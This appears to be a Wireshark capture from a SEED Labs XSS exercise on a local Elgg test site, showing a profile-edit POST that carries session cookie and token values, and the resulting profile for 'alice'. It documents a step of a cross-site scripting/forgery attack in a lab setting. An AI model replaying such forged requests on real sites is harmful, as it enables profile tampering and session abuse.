183	2016-04-09 00:00:53.11192.168.56.183	192.168.56.181	TCP	66	http > 59941 [ACK] Seq=4010 Ack=3727 Win=16768 Len=0 Tsvl=908875 Tsecr=899286	
						[2 Reassembled TCP Segments (3739 bytes): #181(2896), #182(843)]
						▶ Transmission Control Protocol, Src Port: 59941 (59941), Dst Port: http (80), Seq: 3727, Ack: 4010, Len: 843
						▶ [2 Reassembled TCP Segments (3739 bytes): #181(2896), #182(843)]
						▶ Hypertext Transfer Protocol
						▶ POST /action/profile/edit HTTP/1.1\r\n
						Host: www.xsslabelgg.com\r\n
						User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:23.0) Gecko/20100101 Firefox/23.0\r\n
						Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n
						Accept-Language: en-US,en;q=0.5\r\n
						Accept-Encoding: gzip, deflate\r\n
						Content-Type: application/x-www-form-urlencoded; charset=UTF-8\r\n
						Referer: http://www.xsslabelgg.com/profile/alice\r\n
						▶ Content-Length: 3205\r\n
						Cookie: elggtoken794akm9b31f77ac0tpk50\r\n
						Connection: keep-alive\r\n
						Pragma: no-cache\r\n
						Cache-Control: no-cache\r\n
						\r\n
						!Full request URL: http://www.xsslabelgg.com/action/profile/edit
						▶ Line-based text data: application/x-www-form-urlencoded
						[truncated] elgg_token=f5a5c6c7891aa42ec8a95814789c8ax6
						Frame (909 bytes) Reassembled TCP (3739 bytes)
						Frame (frame), 909 bytes Packets: 267 Displayed: 267 Marked: 0

XSS Lab Site

Activity Blogs Bookmarks Files Groups More

alice

Brief description: I support XSS Seed Labs

About me



9/4/16 - 12:10:32 am